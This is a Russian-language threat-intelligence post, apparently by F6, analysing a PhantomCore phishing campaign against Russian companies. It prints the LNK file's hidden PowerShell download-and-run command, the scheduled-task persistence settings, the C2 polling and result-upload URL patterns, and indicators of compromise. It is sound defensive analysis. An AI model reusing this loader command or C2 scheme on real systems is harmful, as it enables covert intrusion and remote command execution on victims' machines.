

Беспокойный дух: шпионы PhantomCore провели новые атаки на российские компании

 habr.com/ru/companies/F6/articles/987734

EditorF6

January 22, 2026

F6

[EditorF6](#)

5 мин

5.3K

[Блог компании F6Информационная безопасность *](#)



Аналитики **Центра кибербезопасности F6** обнаружили новую волну вредоносных рассылок от группировки **PhantomCore**. 19 и 21 января 2026 года системой **F6 Business Email Protection (BEP)** была перехвачена и заблокирована рассылка, направленная на электронные адреса российских компаний из сфер ЖКХ, финансов, городской инфраструктуры и муниципальных услуг, аэрокосмической отрасли, потребительских цифровых сервисов (B2C), химической промышленности, строительства, производства потребительских товаров, а также электронной коммерции (e-commerce) и маркетплейсов.

***PhantomCore** — группа, атакующая российские и белорусские компании с 2022 года, впервые обнаруженная специалистами F6 в 2024 году. Группа PhantomCore получила такое название как сумму слов Phantom + Core. Phantom — поскольку в.NET инструменте был неймспейс у классов «Phantom». Core — поскольку злоумышленники в запланированных задачах использовали имя MicrosoftStatisticCore.*




Рис. 1 – Пример письма из рассылки PhantomCore от 19.01.2026

Тема писем: «**ТЗ на согласование**».

Вложение «**ТЗ на согласование сб 54 от 19.01.26.zip**» содержит файлы:

- ТЗ на согласование сб 54 от 19.01.26.docx.lnk
- ТЗ на согласование сб 54 от 19.01.26.doc

Файл «**ТЗ на согласование сб 54 от 19.01.26.doc**» не является подлинным документом, он является RAR-архивом, содержащим одноименную директорию, внутри которой содержатся файлы, относящиеся к действительному документу.

Примечание: использование атакующими легитимных адресов электронной почты для рассылок может указывать на их компрометацию.

LNK-файл

После своего запуска LNK-файл выполняет cmd-команду:

```
/c FOR /f "tokens=4 delims=s\" %g in ('set^|findstr PSM') do cmd /c for /f "tokens=*" %j in ("%g -WindowState Hidden -c (New-Object Net.WebClient).DownloadString('https://%domain_name%/wp-includes/post-template.html')") do %g -WindowState Hidden "%j"
```

Данная команда выполняет следующие действия:

1. Перебирает переменные окружения и ищет подстроку PSM, таким образом находит переменную окружения PSModulePath. Пример содержимого:
`PSModulePath=C:\Program
Files\WindowsPowerShell\Modules;C:\Windows\system32\WindowsPowerShell\v1.0\Modules;`
2. По разделителям `$` и `\` определяет 4-е вхождение, которым является PowerShell;
3. Выполняет загрузку PowerShell-сценария с URL-адреса `hxxps://%domain_name%/wp-includes/post-template.html`, используя команду PowerShell `- WindowStyle Hidden -c (New-Object Net.WebClient).DownloadString('hxxps://%domain_name%/wp-includes/post-template.html');`
4. Запускает загруженный скрипт командой PowerShell `—WindowStyle Hidden "{downloaded_powershell_script}"`.




Рис. 2 – Содержимое PowerShell-сценария первой стадии на ресурсе ink-master[.]ru

Работа данного ВПО имеет несколько стадий.

Стадия 1

Загруженный скрипт выполняет следующие действия:

1. Загрузка и отображение документа приманки;
2. Загрузка следующей стадии в память (PowerShell-скрипт);
3. Закрепление следующей стадии в планировщике задач Windows.

После запуска выполняет загрузку следующей стадии по URL-ссылке:

`hxxps://%domain_name%/wp-includes/pomo/entry.html` Далее выполняет загрузку docx-файла приманки по URL-ссылке:

`hxxps://%domain_name%/wp-includes/widgets/class-wp-widget-index.html`

И сохраняет по пути:

`%TEMP%/TZ_na_soglasovanie_sb_54_ot_19_01_26.docx`

После этого запускает документ.

СОГЛАСОВАНО
Начальник [REDACTED] МО РФ

[REDACTED]
« » _____ 2025 г.

СОГЛАСОВАНО
Начальник [REDACTED] МО РФ

[REDACTED]
« » _____ 2025 г.

УТВЕРЖДАЮ
Заместитель генерального директора

[REDACTED]
« » _____ 2025 г.

СОГЛАСОВАНО
Заместитель генерального директора
- главный конструктор

[REDACTED]
« » _____ 2025 г.

**ТЕХНИЧЕСКОЕ ЗАДАНИЕ
НА СОСТАВНУЮ ЧАСТЬ ОПЫТНО-КОНСТРУКТОРСКОЙ РАБОТЫ]**

«Изготовление, монтаж комплекса 2В39.М2 и обеспечение проведения
испытаний комплекса 2В39.М.2»

«Система ~~пож-аротушения~~ 2В39.М.ПА.2.С654»

ТЗ.ПТ.2В39.М.ПА.2.214-2025

на 14 листах

Рис. 3 – Содержимое документа-приманки

Далее создается задача в планировщике задач Windows, содержащая следующие характеристики:

- Action: `conhost.exe --headless powershell.exe {powershell_script}`
- Name: `Yandex Task {user_sid}`
- Settings: `-al -DontStopI -h`
- Trigger1: `-atl -u {username}`
- Trigger1.Repetition: `-o -at (Get-Date -h 0 -min 0 -s 0) -RepetitionD (New-TimeSpan -d 1) -RepetitionI (New-TimeSpan -se 61)`
- Trigger2: `-o -at(Get-Date)`
- Trigger2.Repetition: `-o -at (Get-Date) -RepetitionD(New-TimeSpan -d 1) -RepetitionI(New-TimeSpan -se 61)`

Таким образом создается задача, которая будет повторяться:

1. С момента ее создания и интервалом в 61 секунду;
2. С начала каждого следующего дня и интервалом в 61 секунду.



Рис. 4 – Содержимое PowerShell-сценария на ресурсе ink-master[.]ru

Стадия 2

Данное ВПО написано на PowerShell и практически идентично ранее известному PhantomCore.PollDL (PhantomeRemote).

После запуска ВПО выполняет GET-запрос через **wget** на URL-адрес:

```
hxxp://%ip_address%/poll?id={uuid}&hostname={computer_name}&domain={domain_name}
```

В ответ ожидает получить строку шаблона:

```
cmd:{command}|{command_id}
```

Таким образом, в данном ВПО обрабатывается только команда **cmd**, хотя в раннем ВПО этого типа обрабатывалась также команда **download**.

Часть результата, помеченная в шаблоне как **{command}**, будет преобразована в **ScriptBlock** и выполнена через команду **Invoke-Command**. Результат выполнения команды будет отправлен на сервер путем выполнения POST-запроса с использованием **wget** на URL-адрес:

```
hxxp://%ip_address%/result
```

С передачей в теле запроса данных, имеющих шаблон:

```
id={uuid}&hostname={computer_name}&domain={domain_name}&commandId={command_id}&result={command_result}
```

Дополнительное исследование

В ходе дальнейшего исследования специалисты F6 обнаружили аналогичные ресурсы с вредоносными скриптами:

- hxxps://www.act-print[.]ru/wp-includes/post-template.html
- hxxps://www.act-print[.]ru/wp-includes/pomo/entry.html
- hxxps://www.act-print[.]ru/wp-includes/widgets/class-wp-widget-index.html
- hxxps://spareline[.]ru/wp-includes/post-template.html
- hxxps://spareline[.]ru/wp-includes/widgets/class-wp-widget-index.html
- hxxps://spareline[.]ru/wp-includes/pomo/entry.html
- hxxps://ast-automation[.]ru/wp-includes/post-template.html
- hxxps://ast-automation[.]ru/wp-includes/pomo/entry.html
- hxxps://ast-automation[.]ru/wp-includes/widgets/class-wp-widget-index.html

Анализ ВПО на Malware Detonation Platform от компании F6 доступен [по ссылке](#).

Индикаторы компрометации

Тема писем:

ТЗ на согласование

Домены отправителей писем:

npocable-s[.]ru

satnet-spb[.]ru

nppntt[.]ru

tk-luch[.]ru

skbkip.tarusa[.]ru

Скомпрометированные ресурсы:

ink-master[.]ru

spareline[.]ru

shibargan[.]ru

www.act-print[.]ru

metelkova[.]ru

mistralkorea[.]ru

ast-automation[.]ru

IP-адреса (C&C):

217.60.60[.]18

217.60.5[.]249

217.60.1[.]46

217.60.5[.]116

Вложения (SHA-1):

T3 на согласование сб 54 от 19.01.26.zip	e1ac97a9f7c8fe460610321bb67445d7919dd50b 7726ee206f5714a187761e06e94accd12f10f34a 8c6f238a7f94b510ba803506e8d128fa28dd89ca f7fbef5abb6ab4a7819b92d4a30487771e7302b1
T3 на согласование сб 54 от 19.01.26.docx.lnk	cbcf3c45d91c5d0959f140d38f7902646a537aa 05957e6dfa4fa56d64294cac3bf591acf70492dd 408fc048529e49cb30b0f912c8cb25e878f70b50 b51831b34fa08bc05b9349e2082531611aaf8745
T3 на согласование сб 54 от 19.01.26.doc	b11ba850524c608df62b0e1b192d829975811ee9
TZ_na_soglasovanie_sb_54_ot_19_01_26.docx	be0340e41d580084221b75435c2f6390965c4b12